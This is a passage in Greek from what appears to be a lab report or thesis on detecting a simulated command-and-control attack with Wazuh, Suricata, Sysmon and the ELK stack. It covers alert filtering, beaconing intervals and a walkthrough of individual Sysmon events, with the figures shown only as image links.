Μετά από συνολικά 90 λεπτά, τερματίζονται και τα δύο sessions (*Εικόνα 300*).




Εικόνα 300. Τερματισμός των Ενεργών Sessions

7.2.3 Ανίχνευση

Αρχικά, αποτυπώνοντας χάρη στο Kibana τα alerts που συλλέχθηκαν μέσω των Wazuh Agents, προκύπτει το παρακάτω αποτέλεσμα (*Εικόνα 301*). Δεδομένου ότι η ανάλυση 18.095 συμβάντων δεν είναι εφικτή, χρησιμοποιούνται ορισμένα φίλτρα, που συμβάλλουν στη μείωση του όγκου των συμβάντων και περιορίζουν την ανάλυση στα σημαντικότερα εξ' αυτών.


Εικόνα 301. Wazuh Alerts

Χρησιμοποιώντας το φίλτρο suricata, αποτυπώνονται τα 17.658 alerts που συλλέχθηκαν από το Suricata (*Εικόνα 302*).




Εικόνα 302. Suricata Alerts

Στα παραπάνω alerts, παρατηρείται συχνή χρήση ενός συγκεκριμένου user agent στα HTTP requests. Ο συγκεκριμένος user agent έχει επιλεγεί από τον επιτιθέμενο στον προσαρμοσμένο listener που δημιούργησε. Αν χρησιμοποιηθεί ως φίλτρο, ο συνολικός αριθμός των συμβάντων μειώνεται σε 939 (*Εικόνα 303*).




Εικόνα 303. Χρήση Συγκεκριμένου User Agent ως Φίλτρο

Επιπλέον, το ίδιο ισχύει και για τις IP διευθύνσεις 192.168.1.8 (C2 server) και 192.168.65.159 (Victim One), οι οποίες χρησιμοποιούνται συχνά ως διευθύνσεις προορισμού και πηγής αντίστοιχα. Αν προστεθούν ως φίλτρα, ο συνολικός αριθμός των συμβάντων μειώνεται σε 481 (*Εικόνα 304*).



Εικόνα 304. Χρήση Συγκεκριμένων IP Διευθύνσεων ως Φίλτρα

Αν από τη μιάμιση ώρα που διήρκησε συνολικά η επίθεση, γίνει εστίαση σε ένα τυχαίο χρονικό διάστημα (π.χ., 09:52 με 10:01), παρατηρούνται συμβάντα κάθε δέκα δευτερόλεπτα (*Εικόνα 305*). Αν η συμπεριφορά αυτή συσχετιστεί και με άλλα ύποπτα χαρακτηριστικά, τότε μπορεί πολύ εύκολα να κατηγοριοποιηθεί ως beaconing.



Εικόνα 305. Συμβάντα Κάθε Δέκα Δευτερόλεπτα


Επιπλέον, αν γίνει εστίαση στο χρονικό διάστημα (π.χ., 09:45 με 09:51), παρατηρούνται αραιά συμβάντα κάθε δύο λεπτά (*Εικόνα 306*). Ωστόσο, δεδομένου ότι πρόκειται για επικοινωνία μεταξύ των IP διευθύνσεων 192.168.1.8 (C2 server) και 192.168.65.159 (Victim One), θα έπρεπε κανονικά να παρατηρούνται συμβάντα κάθε δέκα δευτερόλεπτα. Αυτό οφείλεται στο γεγονός ότι στην πραγματικότητα πρόκειται για το SMB Grunt και επομένως για την επικοινωνία μεταξύ των IP διευθύνσεων 192.168.1.8 (C2 server) και 192.168.65.160 (Victim Two), μέσω της IP διεύθυνσης 192.168.65.159 (Victim One).

Εικόνα 306. Συμβάντα Κάθε Δύο Λεπτά

Επιπλέον, αν χρησιμοποιηθούν ως φίλτρα οι IP διευθύνσεις 192.168.65.159 (Victim One) και 192.168.65.160 (Victim Two), παρατηρούνται 20 συμβάντα μεταξύ των δύο θυμάτων καθ΄όλη τη διάρκεια της επίθεσης (*Εικόνα 307*).

Εικόνα 307. Χρήση Συγκεκριμένων IP Διευθύνσεων ως Φίλτρα

Σε πλήρη αντιστοιχία με το προηγούμενο σενάριο, χρησιμοποιώντας το φίλτρο syslog, αποτυπώνονται τα 374 alerts που συλλέχθηκαν από το Sysmon (*Εικόνα 308*).




Εικόνα 308. Sysmon Alerts

Επιπλέον, προτού αναλυθούν περαιτέρω τα συμβάντα του Sysmon, χρησιμοποιώντας ως φίλτρα το syslog και την IP διεύθυνση 192.168.1.8 (C2 server), αποτυπώνονται 4 σχετικά alerts που συλλέχθηκαν από το Sysmon και αφορούν κατά προσέγγιση τις χρονικές στιγμές 08:54, 09:47, 09:49 και 09:51 (*Εικόνα 309*).


Εικόνα 309. Χρήση Συγκεκριμένου Φίλτρου

Το πρώτο σημαντικό συμβάν σχετίζεται με τη δημιουργία μίας νέας διεργασίας (Sysmon Event ID 1 - *Κεφάλαιο 5.7*). Η αναλυτική περιγραφή του συγκεκριμένου συμβάντος στο Sysmon αποτυπώνεται στην *Εικόνα 310*.




Εικόνα 310. Sysmon Event ID 1

Η συνοπτική περιγραφή του συγκεκριμένου συμβάντος στο Elastic Stack είναι η ακόλουθη (*Εικόνα 311*).




Εικόνα 311. ELK Stack - Sysmon Event ID 1

Η αναλυτική περιγραφή του συγκεκριμένου συμβάντος στο Elastic Stack είναι η ακόλουθη (*Εικόνα 312*).




Εικόνα 312. ELK Stack - Sysmon Event ID 1 Detailed

Το δεύτερο σημαντικό συμβάν σχετίζεται με την εκτέλεση ενός DNS query από μία διεργασία (Sysmon Event ID 22 - *Κεφάλαιο 5.7*). Το εν λόγω συμβάν καταγράφει και συγκεντρώνει πληροφορίες σχετικά με το DNS ερώτημα, ανεξάρτητα του αποτελέσματος (επιτυχία ή αποτυχία). Στη συγκεκριμένη περίπτωση το αποτέλεσμα του ερωτήματος ήταν θετικό. Η αναλυτική περιγραφή του συμβάντος στο Sysmon είναι η ακόλουθη (*Εικόνα 313*).




Εικόνα 313. Sysmon Event ID 22

Η συνοπτική περιγραφή του συγκεκριμένου συμβάντος στο Elastic Stack είναι η ακόλουθη (*Εικόνα 314*).




Εικόνα 314. ELK Stack - Sysmon Event ID 22

Η αναλυτική περιγραφή του συγκεκριμένου συμβάντος στο Elastic Stack είναι η ακόλουθη (*Εικόνα 315*).




Εικόνα 315. ELK Stack - Sysmon Event ID 22 Detailed

Το τρίτο σημαντικό συμβάν σχετίζεται με τη δημιουργία μίας νέας TCP σύνδεσης του host με τον επιτιθέμενο (Sysmon Event ID 3 - *Κεφάλαιο 5.7*). Η αναλυτική περιγραφή του συγκεκριμένου συμβάντος στο Sysmon είναι η ακόλουθη (*Εικόνα 316*).




Εικόνα 316. Sysmon Event ID 3

Η συνοπτική περιγραφή του συγκεκριμένου συμβάντος στο Elastic Stack είναι η ακόλουθη (*Εικόνα 317*).




Εικόνα 317. ELK Stack - Sysmon Event ID 3

Η αναλυτική περιγραφή του συγκεκριμένου συμβάντος στο Elastic Stack είναι η ακόλουθη (*Εικόνα 318*).



Εικόνα 318. ELK Stack - Sysmon Event ID 3 Detailed

Το τέταρτο σημαντικό συμβάν σχετίζεται ξανά με τη δημιουργία μίας νέας TCP σύνδεσης του host με τον επιτιθέμενο (Sysmon Event ID 3 - *Κεφάλαιο 5.7*), αυτή τη φορά σε άλλη θύρα. Η αναλυτική περιγραφή του συγκεκριμένου συμβάντος στο Sysmon είναι η ακόλουθη (*Εικόνα 319*).




Εικόνα 319. Sysmon Event ID 3

Η συνοπτική περιγραφή του συγκεκριμένου συμβάντος στο Elastic Stack είναι η ακόλουθη (*Εικόνα 320*).


Εικόνα 320. ELK Stack - Sysmon Event ID 3

Η αναλυτική περιγραφή του συγκεκριμένου συμβάντος στο Elastic Stack είναι η ακόλουθη (*Εικόνα 321*).




Εικόνα 321. ELK Stack - Sysmon Event ID 3 Detailed

Το πέμπτο σημαντικό συμβάν σχετίζεται ξανά με τη δημιουργία μίας νέας TCP σύνδεσης του host με τον επιτιθέμενο (Sysmon Event ID 3 - *Κεφάλαιο 5.7*), αυτή τη φορά σε άλλη θύρα. Η αναλυτική περιγραφή του συγκεκριμένου συμβάντος στο Sysmon είναι η ακόλουθη (*Εικόνα 322*).




Εικόνα 322. Sysmon Event ID 3

Η συνοπτική περιγραφή του συγκεκριμένου συμβάντος στο Elastic Stack είναι η ακόλουθη (*Εικόνα 323*).




Εικόνα 323. ELK Stack - Sysmon Event ID 3

Η αναλυτική περιγραφή του συγκεκριμένου συμβάντος στο Elastic Stack είναι η ακόλουθη (*Εικόνα 324*).



Εικόνα 324. ELK Stack - Sysmon Event ID 3 Detailed

Το έκτο σημαντικό συμβάν σχετίζεται ξανά με τη δημιουργία μίας νέας TCP σύνδεσης του host με τον επιτιθέμενο (Sysmon Event ID 3 - *Κεφάλαιο 5.7*), αυτή τη φορά σε άλλη θύρα. Η αναλυτική περιγραφή του συγκεκριμένου συμβάντος στο Sysmon είναι η ακόλουθη (*Εικόνα 325*).




Εικόνα 325. Sysmon Event ID 3

Η συνοπτική περιγραφή του συγκεκριμένου συμβάντος στο Elastic Stack είναι η ακόλουθη (*Εικόνα 326*).


Εικόνα 326. ELK Stack - Sysmon Event ID 3

Η αναλυτική περιγραφή του συγκεκριμένου συμβάντος στο Elastic Stack είναι η ακόλουθη (*Εικόνα 327*).




Εικόνα 327. ELK Stack - Sysmon Event ID 3 Detailed

Το έβδομο σημαντικό συμβάν σχετίζεται με τον τερματισμό της v1.exe διεργασίας (Sysmon Event ID 5). Η αναλυτική περιγραφή του συγκεκριμένου συμβάντος στο Sysmon είναι η ακόλουθη (*Εικόνα 328*).



Εικόνα 328. Sysmon Event ID 5

Η συνοπτική περιγραφή του συγκεκριμένου συμβάντος στο Elastic Stack είναι η ακόλουθη (*Εικόνα 329*).




Εικόνα 329. ELK Stack - Sysmon Event ID 5

Τμήμα της αναλυτικής περιγραφής του συγκεκριμένου συμβάντος στο Elastic Stack είναι το ακόλουθο (*Εικόνα 330*).

Εικόνα 330. ELK Stack - Sysmon Event ID 5 Detailed

